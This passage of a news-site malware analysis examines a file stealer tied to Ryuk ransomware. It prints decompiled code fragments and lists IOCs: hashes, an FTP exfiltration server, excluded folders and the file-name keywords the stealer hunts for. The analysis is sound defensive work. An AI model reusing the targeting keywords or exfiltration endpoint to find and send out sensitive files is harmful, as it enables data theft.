
In addition, there are code similarities that the stealer and Ryuk Ransomware share in common. For example, the stealer contains a function that creates a new file and appends the .RYK extension as if it was encrypting the file. This function is not utilized by the stealer.



```
    ++v19;
  }
  while ( v21 );
  wcscat(v18, FindFileData.cFileName);
  v22 = CreateFileW(v18, 0x80000000, 0, 0, 3u, 0x80u, 0);
  if ( v22 == (HANDLE)-1 )
  {
    v23 = (int)(v18 - 1);
    do
    {
      v24 = *(_WORD *)(v23 + 2);
      v23 += 2;
    }
    while ( v24 );
    *(_DWORD *)v23 = *(_DWORD *)L".RYK";
    v25 = v23 + 4;
    *(_DWORD *)v25 = *(_DWORD *)L"\u5200\u5900\u4b00";
    *(_WORD *)(v25 + 4) = a_ryk[4];
    goto LABEL_108;
  }
```

Stealer contains Ryuk's create file method


The stealer also checks for the presence of a file named Ahnlab as shown below.



```
  v66 = 'A';
  v67 = 'h';
  v68 = 'n';
  v69 = 'L';
  v70 = 'a';
  v71 = 'b';
  v72 = '\0';
  v73 = '\0';
  v74 = '\0';
  while ( sub_403FFF(FindFileData.cFileName, &v66) )
  {
    if ( !v12(v6, &FindFileData) )
    {
      if ( sub_403FFF(FindFileData.cFileName, &v66) )
        return FindClose(v6);
      break;
    }
  }
```

Stealer searching for Ahnlab

Kremez told BleepingComputer that Ryuk Ransomware also checks for the presence of this file as shown below.



```
  if ( sub_140002070(&v52) == 2 )
  {
    LODWORD(v9) = sub_140001DC0(&v52, L"..");
    if ( v9 )
    {
      if ( !qword_14038FF98(v41, &v51) )
        break;
    }
  }
  v67 = 'A';
  v68 = 'h';
  v69 = 'n';
  v70 = 'L';
  v71 = 'a';
  v72 = 'b';
  v73 = 0;
  memset(&v74, 0, 6ui64);
```

Ryuk Ransomware searching for Ahnlab

While there are definite ties between this stealer and Ryuk, it is not known if the actually from the same group or someone gained access to the code and utilized it in their own program.

"It might indicate someone with source access to Ryuk ransomware simply copy/pasted and modified code to make it a stealer or look like it," Kremez told BleepingComputer in a conversation about this malware.

Furthermore, Ryuk runs without any dependencies when tested by BleepingComputer in the past, while this stealer appears to be a MingW executable that requires numerous DLLs to be present in order to properly execute.

This could indicate that the stealer is being installed manually or dropped as a package with all of the necessary components.

As more samples become available, we will hopefully see its install process in the future.

Update 9/11/19: Added info about the names in the match list.

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New Industrial Spy stolen data market promoted through cracks, adware

Snap-on discloses data breach claimed by Conti ransomware gang

Shutterfly discloses data breach after Conti ransomware attack

IOCs

Hashes:

```
c64269a64b64b20108df89c4f1a415936c9d9923f8761d0667aa8492aa057acb
e6762cb7d09cd90d5469e3c3bfc3b47979cd67aa06c06e893015a87b0348c32c
```

Network communication:

```
FTP: 66.42.76.46/files_server/a8-5
```

Blacklisted files and folders:

```
Sample
log
.dll
Sample
$Recycle.Bin
Tor
Package
RyukReadMe.txt
microsoft
UNIQUE_ID_DO_NOT_REMOVE
PUBLIC
Windows
Intel
PerfLogs
windows
Firefox
Mozilla
Microsoft
$WINDOWS
Program
\\Users\\Public\\Pictures
MySQL
```

Targeted file name strings:

SECURITYN-CSR10-SBEDGAR
marketwired10-Q10Q8KfraudhackNSAFBI
CSI
secret
private
confident
important
pass
hidden
undercover
clandestine
investigation
federal
bureau
government
security
unclassified
concealed
newswire
marketwired
personal
securityN-CSR10-SBEDGAR spy radaragentnewswire
marketwired
10-Q
fraud
hack
defence
attack
military
tank
secret
balance
statement
checking
saving
routing
finance
agreement
SWIFT
IBAN
license
Compilation
report
secret
confident
hidden
clandestine
illegal
compromate
privacy
private
contract
concealed
backdoorundercover
clandestine

```
investigation
federal
bureau
government
security
unclassified
seed
personal
confident
mail
letter
passport
scans
Emma
Liam
Olivia
Noah
William
Isabella
James
Sophia
Logan
```

- Data Exfiltration
- Ryuk
- Ryuk Stealer
- Steal

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

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Curious to know, how do you set up a safe lab that you can use to test malware?

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